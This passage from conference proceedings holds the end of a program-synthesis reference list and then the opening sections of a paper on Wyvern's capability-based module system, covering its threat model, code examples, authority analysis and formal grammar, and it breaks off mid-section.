20 Thibaud Hottelier, Ras Bodik, and Kimiko Ryokai. Programming by manipulation for layout. In *Proceedings of the 27th annual ACM symposium on User interface software and technology*, 2014.

21 Patrik Jansson. *Functional Polytypic Programming.* PhD thesis, Institutionen för datavetenska, Göteborg : Chalmers University of Technology, 2000.

22 Artur Jeż. Word equations in linear space. *arXiv preprint arXiv:1702.00736*, 2017.

23 Jean-Pierre Jouannaud, Claude Kirchner, Hélène Kirchner, and Aristide Megrelis. Programming with equalities, subsorts, overloading, and parametrization in OBJ. *The Journal of Logic Programming*, 12(3):257–279, 1992.

24 Dileep Kini and Sumit Gulwani. Flashnormalize: Programming by examples for text normalization. In Qiang Yang and Michael Wooldridge, editors, *Proceedings of the Twenty-Fourth International Joint Conference on Artificial Intelligence, IJCAI 2015, Buenos Aires, Argentina, July 25-31, 2015*, pages 776–783. AAAI Press, 2015. URL: `http://ijcai.org/Abstract/15/115`.

25 Manos Koukoutos, Etienne Kneuss, and Viktor Kuncak. An update on deductive synthesis and repair in the leon tool. In Ruzica Piskac and Rayna Dimitrova, editors, *Proceedings Fifth Workshop on Synthesis, SYNT@CAV 2016, Toronto, Canada, July 17-18, 2016.*, volume 229 of *EPTCS*, pages 100–111, 2016. `doi:10.4204/EPTCS.229.9`.

26 Grégoire Laurence. *Normalisation et Apprentissage de Transductions d'Arbres en Mots*. PhD thesis, Université des Sciences et Technologie de Lille-Lille I, 2014.

27 Grégoire Laurence, Aurélien Lemay, Joachim Niehren, Sławek Staworko, and Marc Tommasi. Learning sequential tree-to-word transducers. In *International Conference on Language and Automata Theory and Applications*, pages 490–502. Springer, 2014.

28 Vu Le and Sumit Gulwani. FlashExtract: A framework for data extraction by examples. In *Proceedings of the 35th ACM SIGPLAN Conference on Programming Language Design and Implementation*, page 55. ACM, 2014.

29 Aurélien Lemay, Sebastian Maneth, and Joachim Niehren. A learning algorithm for top-down XML transformations. In Jan Paredaens and Dirk Van Gucht, editors, *Proceedings of the Twenty-Ninth ACM SIGMOD-SIGACT-SIGART Symposium on Principles of Database Systems, PODS 2010, June 6-11, 2010, Indianapolis, Indiana, USA*, pages 285–296. ACM, 2010. `doi:10.1145/1807085.1807122`.

30 M Lothaire. *Combinatorics on words*, volume 17. Cambridge University Press, 1997.

31 Sebastian Maneth and Helmut Seidl. Deciding equivalence of top-down XML transformations in polynomial time. In *PLAN-X*, pages 73–79, 2007.

32 Mikaël Mayer and Jad Hamza. Optimal test sets for context-free languages. *CoRR*, abs/1611.06703, 2016. URL: `http://arxiv.org/abs/1611.06703`.

33 Mikaël Mayer, Jad Hamza, and Viktor Kuncak. Polynomial-time proactive synthesis of tree-to-string functions from examples. *CoRR*, abs/1701.04288, 2017. URL: `http://arxiv.org/abs/1701.04288`.

34 Mikaël Mayer, Gustavo Soares, Maxim Grechkin, Vu Le, Mark Marron, Alex Polozov, Rishabh Singh, Ben Zorn, and Sumit Gulwani. User interaction models for disambiguation in programming by example. In *28th ACM User Interface Software and Technology Symposium*, 2015.

35 Heather Miller, Philipp Haller, Eugene Burmako, and Martin Odersky. Instant pickles: generating object-oriented pickler combinators for fast and extensible serialization. In *Proceedings of the 2013 ACM SIGPLAN International Conference on Object Oriented Programming Systems Languages & Applications, OOPSLA 2013, part of SPLASH 2013, Indianapolis, IN, USA, October 26-31, 2013*, pages 183–202, 2013.

36 Terence Parr and Jurgen Vinju. Towards a universal code formatter through machine learning. In *Proceedings of the 2016 ACM SIGPLAN International Conference on Software Language Engineering*, pages 137–151. ACM, 2016.

37 Daniel Perelman, Sumit Gulwani, Dan Grossman, and Peter Provost. Test-driven synthesis. In *Proceedings of the 35th ACM SIGPLAN Conference on Programming Language Design and Implementation*, page 43. ACM, 2014.

38 Wojciech Plandowski. Testing equivalence of morphisms on context-free languages. In *European Symposium on Algorithms*, pages 460–470. Springer, 1994.

39 Wojciech Plandowski. *The complexity of the morphism equivalence problem for context-free languages*. PhD thesis, Department of Mathematics, Informatics, and Mechanics, Warsaw University, 1995.

40 Wojciech Plandowski. Satisfiability of word equations with constants is in PSPACE. In *Foundations of Computer Science, 1999. 40th Annual Symposium on*, pages 495–500. IEEE, 1999.

41 Nadia Polikarpova, Ivan Kuraj, and Armando Solar-Lezama. Program synthesis from polymorphic refinement types. In *Proceedings of the 37th ACM SIGPLAN Conference on Programming Language Design and Implementation, PLDI 2016, Santa Barbara, CA, USA, June 13-17, 2016*, 2016.

42 Oleksandr Polozov and Sumit Gulwani. Flashmeta: a framework for inductive program synthesis. In *Proceedings of the 2015 ACM SIGPLAN International Conference on Object-Oriented Programming, Systems, Languages, and Applications, OOPSLA 2015, part of SPLASH 2015, Pittsburgh, PA, USA, October 25-30, 2015*, pages 107–126, 2015. doi:10.1145/2814270.2814310.

43 Rishabh Singh and Sumit Gulwani. Synthesizing number transformations from input-output examples. In *Proc. of the 24th CAV conference*, pages 634–651, Berlin, Heidelberg, 2012. Springer-Verlag.

44 Sławomir Staworko, Grégoire Laurence, Aurélien Lemay, and Joachim Niehren. Equivalence of deterministic nested word to word transducers. In *International Symposium on Fundamentals of Computation Theory*, pages 310–322. Springer, 2009.

45 Kuat Yessenov, Shubham Tulsiani, Aditya Krishna Menon, Robert C. Miller, Sumit Gulwani, Butler W. Lampson, and Adam Kalai. A colorful approach to text processing by example. In Shahram Izadi, Aaron J. Quigley, Ivan Poupyrev, and Takeo Igarashi, editors, *The 26th Annual ACM Symposium on User Interface Software and Technology, UIST'13, St. Andrews, United Kingdom, October 8-11, 2013*, pages 495–504. ACM, 2013. doi:10.1145/2501988.2502040.

46 Chicheng Zhang and Kamalika Chaudhuri. Active learning from weak and strong labelers. In *Advances in Neural Information Processing Systems*, 2015.

A Capability-Based Module System for Authority Control*†

Darya Melicher[1], Yangqingwei Shi[2], Alex Potanin[3], and Jonathan Aldrich[4]

1 **Carnegie Mellon University, Pittsburgh, PA, USA**
2 **Carnegie Mellon University, Pittsburgh, PA, USA**
3 **Victoria University of Wellington, Wellington, New Zealand**
4 **Carnegie Mellon University, Pittsburgh, PA, USA**

Abstract

The principle of least authority states that each component of the system should be given authority to access only the information and resources that it needs for its operation. This principle is fundamental to the secure design of software systems, as it helps to limit an application's attack surface and to isolate vulnerabilities and faults. Unfortunately, current programming languages do not provide adequate help in controlling the authority of application modules, an issue that is particularly acute in the case of untrusted third-party extensions.

In this paper, we present a language design that facilitates controlling the authority granted to each application module. The key technical novelty of our approach is that modules are first-class, statically typed capabilities. First-class modules are essentially objects, and so we formalize our module system by translation into an object calculus and prove that the core calculus is type-safe and authority-safe. Unlike prior formalizations, our work defines authority non-transitively, allowing engineers to reason about software designs that use wrappers to provide an attenuated version of a more powerful capability.

Our approach allows developers to determine a module's authority by examining the capabilities passed as module arguments when the module is created, or delegated to the module later during execution. The type system facilitates this by identifying which objects provide capabilities to sensitive resources, and by enabling security architects to examine the capabilities passed into and out of a module based only on the module's interface, without needing to examine the module's implementation code. An implementation of the module system and illustrative examples in the Wyvern programming language suggest that our approach can be a practical way to control module authority.

1998 ACM Subject Classification D.3.3 Language Constructs and Features

Keywords and phrases Language-based security, capabilities, authority, modules

Digital Object Identifier 10.4230/LIPIcs.ECOOP.2017.20

Supplementary Material ECOOP Artifact Evaluation approved artifact available at `http://dx.doi.org/10.4230/DARTS.3.2.2`

* This work was supported in part by NSA lablet contract #H98230-14-C-0140 and by Oracle Labs Australia.
† A technical report containing a complete version of the formalism is also available [21].

31st European Conference on Object-Oriented Programming (ECOOP 2017).
Editor: Peter Müller; Article No. 20; pp. 20:1–20:27

Leibniz International Proceedings in Informatics
Schloss Dagstuhl – Leibniz-Zentrum für Informatik, Dagstuhl Publishing, Germany

1 Introduction

The principle of least authority [34] is a fundamental technique for designing secure software systems. It states that each component of a system must be able to access only the information and resources that it needs for operation and nothing more. For example, if an application module needs to append an entry to an application log, the module should not also be able to access the whole file system. This is important for any software system that divides its code into a trusted code base [33] and untrusted peripheral code, as in it, trusted code could run directly alongside untrusted code. Common examples of such software systems are extensible applications, which allow enriching their functionality with third-party extensions (also called plug-ins, add-ins, and add-ons), and large software systems, in which some developers may lack the expertise to write secure- or privacy-compliant code and thus should have a limited ability to access system resources in their code. Enforcing the principle of least authority helps to limit the attack surface of a software system and to isolate vulnerabilities and faults. However, current programming languages do not provide adequate control over the authority of untrusted modules [3, 38], and non-linguistic approaches also fall short in controlling authority [4, 18, 35, 42].

Application security becomes even more challenging if an application uses code-loading facilities or advanced module systems, which allow modules to be dynamically loaded and manipulated at runtime. In such cases, an application has extra implementation flexibility and may decide what modules to use at runtime, e.g., responding to user configuration or the environment in which the application is run. On the other hand, untrusted modules may get access to crucial application modules that they do not explicitly import via global variables or method calls. For example, although a third-party extension may import only the logging module and not the file I/O module, the extension could receive an instance of the file I/O module via a method call as an argument or as a return value. Dynamic module loading can be modeled as first-class modules, i.e., modules that are treated like objects and can be instantiated, stored, passed as an argument, returned from a function, etc. However, in a conventional programming language featuring first-class modules (e.g., Newspeak [2], Scala [31], and Grace [15]), it is difficult to track and control modules accesses.

In this paper,[1] we present a module system that helps software developers to control the authority of code by treating modules as first-class, statically typed *capabilities* [5]—i.e., communicable but unforgeable references allowing to access a resource—and making access to security- and privacy-related modules capability-protected, in the style of the E programming language [25]. Specifically, if module A wants to access module B, A may do so only if A possesses an appropriate capability. Leveraging capabilities allows us to support first-class modules (e.g., representing dynamic module loading, linking, and instantiation) while still providing a strong model for reasoning about application security and module isolation.

The design of the module system and the accompanying type system of the language simplify reasoning about module authority. To determine the authority of a module via capability-based reasoning, a security expert or a system architect must understand what capabilities the module can access. Since our module system is statically typed (in contrast to Newspeak [2], which provides a capability-safe but dynamically typed module system), the architect needs to examine only the module's interface and the interfaces of its imports and does not need to examine the code of any module. For example, suppose an application

[1] A one-paragraph poster abstract for this work appeared elsewhere [16].

has a trusted logger module that legitimately imports a module for file I/O, and the logger module is the only module imported by an extension. To ensure that the extension does not have access to the file I/O module, except as mediated (i.e., attenuated [25]) by the logger module, it is sufficient to verify that the extension does not import the file I/O module directly and that the extension cannot get direct access to a file I/O capability by calling the logger's methods. The first condition is a syntactic check, and the second condition requires inspecting only the logger's interface, e.g., to ensure that none of the methods in the interface return a file object (or indeed the file I/O module itself, since modules are first-class). Our module system enjoys an *authority safety* property that statically guarantees that the above two possibilities are all a developer has to consider. This is in contrast to conventional languages and module systems, in which global variables, unrestricted reflection, arbitrary downcasts, and other "back doors" make capability-based reasoning infeasible.

Our work has four central contributions. The first contribution is the design of a module system that supports first-class modules (cf. Newspeak, Scala, and Grace) and is capability-safe [22, 25]. Our approach forbids global state, instead requiring each module to take the resources it needs as parameters, which ensures that modules do not carry ambient authority [40] (similar to Newspeak, but in contrast to Scala and Grace). For practical purposes, our module system supports module-local state and does not restrict the imports of non-state-bearing modules (in contrast to Newspeak).

The second contribution is a type system that distinguishes modules and objects that act as capabilities to access sensitive resources, from modules and objects that are purely functional computation or store immutable data. This design makes it easy for an architect to focus on the parts of an interface that are relevant to the authority of a module. Overall, the type system allows developers to determine the authority of a module at compile time by examining only the interfaces of the module and the modules it imports, without having to look at the implementation of the involved modules.

The third contribution of our work is the formalization of authority control in the designed module system, in which we introduce a novel, *non-transitive* definition of authority that explicitly accounts for attenuated authority (e.g., as in the logger example above). We also introduce a definition of authority safety and formally prove the designed system authority-safe. Our result contrasts prior, transitive definitions of authority safety that cannot account for authority attenuation [7, 20].

The final contribution is the implementation of the designed module system in Wyvern, a statically typed, capability-safe, object-oriented programming language [29], demonstrating the feasibility and practicality of the proposed approach.

We start the paper by describing the Wyvern module system from the perspective of a software developer in Section 2 and present the formalization of the designed module system in Section 3. We continue by introducing the definition of authority safety, state authority-related properties of Wyvern's module system, and prove Wyvern authority-safe in Section 4. Then, we report on the implementation of the Wyvern module system and on the limitations of our approach in Sections 5 and 6 respectively. Finally, we compare our approach to other language-based approaches in Section 7 and conclude in Section 8.

2 Wyvern Module System

In Wyvern, modules have several features distinguishing its module system from others:

- Modules are first-class, i.e., they are treated as objects and can be instantiated, stored, passed as arguments into methods, and returned from methods.




Figure 1 A module import diagram of a word processor application used in code examples. The boxes represent modules, and the arrows represent module imports. If an arrow goes from module A to module B, A imports B. The arrows with black arrowheads correspond to importing resource modules; the arrow with an unfilled arrowhead corresponds to importing a pure module. The dark background delineates the trusted code base.

- Modules are treated as capabilities in the style of [1], i.e., we unify the notion of having a reference to a module with the notion of having a capability to access that module. If a module can access another module, we say that the former module has a capability to use the latter module. (The same is true for objects.)
- Modules are divided into two categories: *resource modules*, i.e., security- or privacy-related modules (system resources, modules containing application data, or state-bearing modules), and *pure modules*, i.e., non-state-bearing utility modules.

To illustrate our approach, let us consider a sample application that allows third-party extensions. Figure 1 shows a module import diagram of a word processor application, similar to OpenOffice or MS Word, that extends its feature set by allowing third-party extensions. The vertical dotted line represents a virtual border between standard language-provided libraries and the word processor code. The boxes represent modules, which are clustered according to their conceptual type. The arrows represent module imports. If an arrow goes from module A to module B, module A imports module B. The arrows with black arrowheads correspond to importing resource modules, while the arrow with an unfilled arrowhead corresponds to importing a pure module. Being able to import a resource module, which corresponds to arrows with black arrowheads on the diagram, is equivalent to having unconditional control and thus authority over the imported module.

Wyvern provides a number of standard libraries: *Collections* refer to a set of pure modules that provide implementations of basic functionality, e.g., list and queue factories. *System Resources* refers to a set of language-provided modules that implement system-level functionality, e.g., file and network access. *Platforms* refer to the modules that implement the Wyvern back end. Platforms and system resources may be used to subvert the word processor, and thus access to them requires the possession of special capabilities.

The word processor system consists of core modules, which are considered trusted, and extension modules (marked so on the diagram), which are provided by third parties and considered untrusted. The diagram presents only a subset of modules of the word processor's core that are used in our examples: the `wordProcessor` module is the main module of the word processor, and the `logger` module provides a logging service and can be used by multiple word processor's modules.

We use the word processor example to introduce Wyvern's two types of modules—resource modules and pure modules—and to show how one can determine a module's authority. For brevity, all module definitions and their types in code examples are put together; however, in reality, each module definition and type resides in a separate file.

2.1 Threat Model

Our approach focuses on ensuring the principle of least authority and assumes a software system that is divided into a trusted code base [33] and untrusted peripheral code. All the code in the trusted code base is vetted by security or privacy experts. The untrusted code may be modules within the same code base or third-party extensions. Our module system aims at giving the untrusted modules the least possible authority over security- and privacy-related modules of the trusted code base, thus minimizing the possible damage if the untrusted code is malicious or vulnerable. The authority given to untrusted modules is scrutinized, but their code is not examined, except for their interfaces.

The following two common scenarios fit our threat model:

Malicious third-party code. In an extensible software system, an attacker writes a malicious extension and tricks the user into loading it into the system. We wish to limit the damage that such an extension can do.

Fallible in-house code. In a large software system, a trusted core is written by security experts, who have the knowledge to securely access sensitive resources, e.g., the network and file system, while the rest of the system is written by non-security experts, who may introduce vulnerabilities that could be exploited by an attacker. We wish to limit the damage that may result from exploits to the non-core parts of the system.

In both scenarios, modules written by less trusted parties can access security- and privacy-related modules, e.g., system resources, only via safe interfaces written by experts. We leverage module system capabilities to ensure that attackers cannot do anything to security- or privacy-critical resources beyond what is permitted by the safe interfaces. Vulnerabilities inside the trusted code base are explicitly outside of our security model. We discuss the limitations of this model more in Section 6.

The word processor example is presented as the first scenario, but it can be adapted to the second scenario as well. In Figure 1, the trusted code base is marked by the dark background.

2.2 Resource Modules

Resource modules are defined as modules that:

1. encapsulate system resources (e.g., `java` and `fileIO`),
2. use other resource modules (e.g., `wordProcessor` and `logger`), or
3. contain mutable state (e.g., `wordProcessor`).

A module is a resource if it has one or more of these characteristics. For example, the `wordProcessor` module is a resource module because it imports the system resource `fileIO` and has state (details upcoming). It is important for state-bearing modules to be resources, as they may contain private application data and also may facilitate communication between modules that import them, potentially allowing illegal sharing of capabilities.

Figure 2 presents a code example with several resource modules and types. By convention, module names start with lowercase letters, while type names are capitalized. The code snippet starts with the definition of the main module of the word processor application, `wordProcessor`, which is a resource module. The module imports a module instance of a resource type `FileIO` (defined on lines 5–7) via the argument passing mechanism. In Wyvern, each resource module is an ML-style *functor* [19], i.e., it is a function that accepts one or more arguments, each of which is a module instance of a required type, and produces a module instance as a result. In the case of `wordProcessor`, the module functor accepts a module instance of type `FileIO` and returns an instance of the `wordProcessor` module.

```
1  module def wordProcessor(io : FileIO) : WordProcessor
2    import logger
3    var log : Logger = logger(io)
4    ...
5  resource type FileIO
6    def read(file : File) : String
7    ...
8  resource type Logger
9    def appendToLog(entry : String) : Unit
10 module def logger(io : FileIO) : Logger
11   def appendToLog(entry : String) : Boolean
12     io.open("~/log.txt").append(entry)
```

Figure 2 A Wyvern code example demonstrating resource modules, their imports, and instantiations.

`FileIO` is a resource type that gives access to the file system, and since `wordProcessor` imports an instance of this type, `wordProcessor` is a resource module too. To access a resource module of the `FileIO` type, `wordProcessor` needs to have an appropriate capability. The capability must be passed into the `wordProcessor` module on its instantiation by either another module or top-level code.

The `wordProcessor` module instantiates the `logger` module (defined on lines 8–12) by, first, importing the definition of the `logger` module using the `import` keyword and then calling the imported `logger` functor definition with appropriate arguments to get an instance of the `logger` module. (Technically, `logger(io)` is syntactic sugar for `logger.apply(io)`, where `apply()` is a default method called on a resource module to instantiate it.) The argument that `logger` requires is a module instance of the `FileIO` type, and by passing in `io`, `wordProcessor` gives `logger` the capability to use the module instance of the `FileIO` type it received on instantiation. The created instance of `logger` is immediately assigned to a local variable `log`, which may be used later in the `wordProcessor`'s code. Note that `wordProcessor` *imports* a module instance of the `FileIO` type, but it *instantiates*, i.e., creates a local instance of, the `logger` module. Generally, any resource module can instantiate other resource modules from its initialization block and even provide them with access to resource modules to which it itself has access. Since `logger` is a resource module, instantiating it creates a capability for it, which, in this case, belongs to the `wordProcessor` module.

Alternatively, if `wordProcessor` did not want to provide `logger` access to the file system, `wordProcessor` could create and pass in a dummy module of type `FileIO` as follows:

```
module def wordProcessor(io : FileIO) : WordProcessor
  import logger
  var dio : FileIO = dummyIO
  var log : Logger = logger(dio)
  ...
```

This would disallow the `logger` module from having any access to the file system.

To run the program, the top-level code is as follows:

```
platform java
import fileIO
import wordProcessor
let io = fileIO(java) in
  let wp = wordProcessor(io) in ...
```

First, the back end to be used is specified using the `platform` keyword. This keyword can appear only on the top level and is used to create a resource module instance representing

the back-end implementation. Then, the definitions of the `fileIO` and `wordProcessor` module functors are imported, and the two modules are instantiated receiving the arguments they require. The two newly created module instances are assigned to two variables in two nested `let` constructs and can be used in the rest of the code contained in the inner `let`'s body.

The top-level code exercises high-level control over accesses to resource modules, performing two important functions. First, it instantiates resource modules, implicitly creating capabilities that allow using the instantiated modules. Second, it grants module access permissions (conceptually, in the Newspeak style [2]; syntactically, in the ML-functor style [19]): the instantiated modules (and implicit capabilities to use them) are passed as arguments to authorized modules.

For brevity, the top level code can be shortened as follows:

```
require fileIO : FileIO
import wordProcessor
let wp = wordProcessor(fileIO) in ...
```

Here we use syntactic sugar (the keyword `require`) for specifying the platform (the default platform is chosen), and importing the functor definition of and instantiating the `fileIO` module. This syntactic sugar can be used for resource modules that import only the resource module representing the back-end implementation, and is usually used for short programs, e.g., "Hello, World!"

Notably, two modules may share a module instance and potentially use it for communication. For example, if both extensions `prettyChart` and `wordCloud` would like to append to the word processor's log, they may share one instance of the `logger` module:

```
require fileIO
import wordCloud
import prettyChart
let log = logger(fileIO) in
  let wCloud = wordCloud(log) in
    let pChart = prettyChart(log) in ...
```

This makes the language more flexible and simplifies certain implementation tasks.

2.3 Pure Modules

The definition of a pure module is the opposite from the definition of a resource module. Pure modules are those modules that:

1. do not encompass system resources,
2. do not import any resource module instances,
3. do not contain or transitively reference any mutable state,
4. have no side effects.

For a module to be pure, all of these conditions must be satisfied. The third condition has a caveat: The prohibition is on whether a module and its functions *capture* state, not whether they *affect* it. Functions defined in a pure module may have side effects on state, but only if the state in question is passed in as an argument or created within the function itself.

Thus pure modules are harmless from the security perspective, and for more convenience, in Wyvern, any module can import any pure module.

Figure 3 shows an example of a pure module and how it can be imported. The `listFactory` module is the implementation of a list factory and belongs to the standard Wyvern library. It does not contain mutable state, but only creates new lists, and therefore is a pure module.

```
module listFactory : ListFactory
  def create() : List
    ...
module def wordCloud(log : Logger) : WordCloud
  import wyvern : listFactory as list
  var words : List = list.create()
  ...
```

Figure 3 A Wyvern code example demonstrating a pure module and its import.

```
module def wordCloud(log : Logger, list : ListFactory) : WordCloud
  var words : List = list.create()
  ...
// top level
require fileIO
import wordCloud
import listFactory as list
let log = logger(fileIO) in
  let wCloud = wordCloud(log, list) in ...
```

Figure 4 A Wyvern code example demonstrating how a pure module can be passed to a module as an argument.

In Wyvern, pure modules are *not* functors, and a module that imports a pure module receives an instance of the pure module.

The `wordCloud` module is a third-party extension module that creates a word cloud—an image composed of words used in a text passage, in which the size of each word indicates its frequency—and pastes it into a word processor document. The `wordCloud` module uses a list to store the words it operates on and therefore imports the `listFactory` module using the `import` keyword. Since, for pure modules, the import statement produces a module instance, it can be immediately assigned to a local variable using the `as` keyword. The import of `listFactory` by `wordCloud` is invisible to the module or top-level code that instantiates the `wordCloud` module.

Wyvern's module system includes additional features that are not essential to the capability model, but are useful for software engineering purposes. For example, pure modules can be assigned a resource module type, allowing them to be treated as resource modules, e.g., for testing purposes. Furthermore, we could make the `wordCloud` module generic in the particular implementation of lists that it uses by adding a pure module parameter of type `ListFactory`, as shown in Figure 4. We do not discuss these features further as they do not impact capability-based reasoning.

2.4 Authority Analysis

As stated in our threat model, we are concerned with the authority granted to third-party extensions, as well as minimizing access to system resources by all application modules. In this section, we demonstrate how an architect can verify that the authority of the modules in the word processor application matches the authority shown in Figure 5. (In Section 4, we will generalize authority to arbitrary objects and provide a formal definition.)

Since access to resources is mediated by modules, we can represent the authority of a given module as the set of resource modules it can access. In Figure 5, if an arrow goes from module A to module B, A imports B and has authority over B. If an arrow




Figure 5 Authority distribution between `fileIO`, `logger`, and `wordCloud`. If an arrow goes from module A to module B, A has authority over B. Crosses on arrows mean that such authority is not granted. In Wyvern, authority is non-transitive.

is crossed, it means that such authority is not granted. Thus, `wordCloud` has authority to access `logger`, which in turn has authority to access `fileIO`, which ultimately has access to the `java` foreign function interface module. We want to verify that the transitive extension of these authority relationships does not hold, e.g., the `wordCloud` module does not have direct authority to do the file I/O operations supported by the `fileIO` module. In effect, we are verifying that `wordCloud` gets only an attenuated capability to do file I/O: it can perform the logging operations supported by the `logger` module, but nothing more. This facilitates a defense in depth strategy: if an attacker controls the `wordCloud` module and somehow subverts the `logger` module to get a `fileIO` capability, since `fileIO` itself attenuates the `java` foreign function interface capability, the attacker can do file I/O but cannot make arbitrary system calls supported by the Java standard library.

To verify that authority is property attenuated (thereby mitigating the attack mentioned above by ensuring that `wordCloud` cannot get a `fileIO` capability), we need to check that the `fileIO` module is properly encapsulated by the `logger` module, and that the `logger` module provides operations that are restricted appropriately to the intended semantics of logging and cannot be used to do arbitrary file I/O.

We can check encapsulation by inspecting the interface of `wordCloud` as well as the interfaces of the modules it imports: `Logger` and `ListFactory`. Since `ListFactory` is not a resource module, we do not have to look any further at its interface. (Note that, in contrast to dynamically typed, capability-safe languages such as E or Newspeak, Wyvern's type system aids our inspection here.) We inspect the interface of `logger` (lines 8–9 in Figure 2) and immediately observe that none of the types in `logger`'s interface are resource types. Thus, we verify that `logger` cannot leak a reference to the `fileIO` module that it uses internally—again, using only the type of the `logger` module, not its implementation.

Of course, encapsulation by itself is not enough: if `logger` provided the same operations as `fileIO`, it would essentially provide the same authority despite the actual `fileIO` being encapsulated. To this end, we check that `logger` attenuates the authority of `fileIO` and that `logger` can only do logging, instead of arbitrary file operations, by looking at the implementation of `logger`. Notably, this inspection is localized: we can use interfaces to reason about where capabilities can reach and then check the code that uses those capabilities to ensure it enforces the proper invariants. We do not have to inspect any code if we can show that the capability we are reasoning about does not reach that code. In this case, if we do inspect `logger` it is easy to see that it invokes `open()` and `append()` on a specific file, which is characteristic of the intended logging functionality.

This process would be more complicated in a language that is not capability-safe or even in a language that is capability-safe but does not have Wyvern's static typing support. In a language that is not statically typed, we could not so quickly exclude the possibility that a capability of interest is hidden in `ListFactory`, nor could we be sure that we know all of the operations available on an object unless we enforce that dynamically by imposing a wrapper. In a language that is not capability-safe, there is much more to worry about: `wordCloud` could

$$
\begin{array}{lcl}
p & ::= & \overline{md}\ \texttt{platform}\ x\ \ \overline{i}\ e \\
md & ::= & h\ \overline{i}\ \overline{d} \\
h & ::= & \texttt{module}\ x : \tau \\
 & | & \texttt{module def}\ x(\overline{y : \tau}) : \tau \\
i & ::= & \texttt{import}\ x\ [\texttt{as}\ y] \\
d & ::= & \texttt{def}\ m(\overline{x : \tau}) : \tau = e \\
 & | & \texttt{var}\ f : \tau = x
\end{array}
\qquad
\begin{array}{lcl}
e & ::= & x \\
 & | & \texttt{new}_s(x \Rightarrow \overline{d}) \\
 & | & e.m(e) \\
 & | & e.f \\
 & | & e.f = e \\
 & | & \texttt{let}\ x = e\ \texttt{in}\ e \\
 & | & \texttt{bind}\ \overline{x = e}\ \texttt{in}\ e \\
s & ::= & \texttt{resource} \mid \texttt{pure}
\end{array}
$$

Figure 6 Wyvern's abstract grammar.

get access to `fileIO` by reading a global variable, a reference to a file object could be smuggled in an apparently innocent variable of type `Object` and then downcast to type `File`, or reflection could be used to extract a `fileIO` reference from within the `logger` object. However, these are not possible in Wyvern: Wyvern does not support arbitrary downcasts but only pattern matching in a hierarchy where the possible child types are known. In addition, Wyvern's capability-safe reflection mechanism respects type restrictions [41], so that reflection cannot be used to do anything other than invoke the public methods of `logger`. Thus, Wyvern's capability-safe module system along with its static types greatly simplify reasoning about the authority of modules.

3 Wyvern Syntax and Semantics

Although modules are at the heart of our work, they are not central to Wyvern's formal system. Inspired by the Wyvern core work [29], our modules are syntactic sugar on top of an object-oriented core language and are available for developers' convenience. We present the Wyvern formal system in the following order: first, we describe the abstract grammar for writing modules in Wyvern, then the object-oriented core language syntax and module translation into it, and finally, Wyvern's static and dynamic semantics. This precisely defines our design and lays the groundwork for the definition and proof of authority safety in Section 4.

3.1 Module Syntax

Wyvern's abstract grammar is shown in Figure 6. A Wyvern program consists of zero or more modules followed by the top-level code that includes specifying the back end used to run the program using the `platform` keyword, zero or more module imports, and an expression e. Each module consists of a module header h, a list of imports $\overline{i}$, and a list of declarations $\overline{d}$. Module headers can be one of two types depending on whether the module is a resource module or a pure module. If a module is pure, its header consists of the `module` keyword, a name x that uniquely identifies the module, and a module type τ. If a module is a resource module, its header consists of the `module` keyword, followed by the `def` keyword, which signifies that it is a functor, a name x, which uniquely identifies the module functor, a list of functor parameters and their types, and a functor return type τ.

The module-import syntax is used for importing instances of pure modules or module functors for resource modules, and consists of the `import` keyword followed by the module or functor name x. In the case of importing an instance of a pure module, for convenience, the instance can be renamed using the `as` keyword.

$$
\begin{array}{rcl}
e & ::= & x \\
 & | & \texttt{new}_s(x \Rightarrow \overline{d}) \\
 & | & e.m(e) \\
 & | & e.f \\
 & | & e.f = e \\
 & | & \texttt{bind}\ x = e\ \texttt{in}\ e \\
 & | & l \\
 & | & l.m(l) \rhd e \\
s & ::= & \texttt{resource} \mid \texttt{pure}
\end{array}
\qquad
\begin{array}{rcl}
d & ::= & \texttt{def}\ m(x:\tau):\tau = e \\
 & | & \texttt{var}\ f:\tau = x \\
 & | & \texttt{var}\ f:\tau = l \\
\tau & ::= & \{\overline{\sigma}\}_s \\
\sigma & ::= & \texttt{def}\ m(x:\tau):\tau \\
 & | & \texttt{var}\ f:\tau \\
\Gamma & ::= & \varnothing \mid \Gamma,\ x:\tau \\
\mu & ::= & \varnothing \mid \mu,\ l \mapsto \{x \Rightarrow \overline{d}\}_s \\
\Sigma & ::= & \varnothing \mid \Sigma,\ l:\tau
\end{array}
\qquad
\begin{array}{rcl}
E & ::= & [\,] \\
 & | & E.m(e) \\
 & | & l.m(E) \\
 & | & E.f \\
 & | & E.f = e \\
 & | & l.f = E \\
 & | & \texttt{bind}\ x = E\ \texttt{in}\ e \\
 & | & l.m(l) \rhd E
\end{array}
$$

Figure 7 Syntax of Wyvern's object-oriented core.

A module can contain declarations of two kinds: method declarations and variable declarations. Method declarations are specified using the `def` keyword followed by the method name m, a list of method parameters and their types, the method's return type τ, and the method body e. Variable declarations are specified using the keyword `var` followed by the variable name f, the variable type τ, and the value x. We restrict the form of the initialization expression to simplify translation into the core, but this is relaxed in our implementation.

Wyvern expressions are common for an object-oriented programming language and include: a variable, the `new` construct, a method call, a field access, a field assignment, and the `let` and `bind` constructs. The `new` construct carries a tag s that indicates whether the object being created is pure or is a resource, which is at the core of our formalization of authority control. It also contains a self reference x that is similar to a `this`, but provides more flexible naming, and is used for tracking the receiver (discussed in more detail later). Finally, the `new` construct accepts a list of declarations $\overline{d}$. The `bind` construct is similar to a `let` with the difference that expressions in its body can access only the variables defined in it and nothing outside it (one can think of it as a Scala's spore [23] or an AmbientTalk's isolate [39]). The types of variables defined in a `let` or `bind` are inferred.

3.2 Core Language Syntax

For the sake of uniformity and to simplify reasoning about authority safety, Wyvern modules are translated into objects. The abstract grammar that has modules (Figure 6) is translated into the object-oriented core of Wyvern that does not have modules (Figure 7). Furthermore, in Wyvern's object-oriented core:

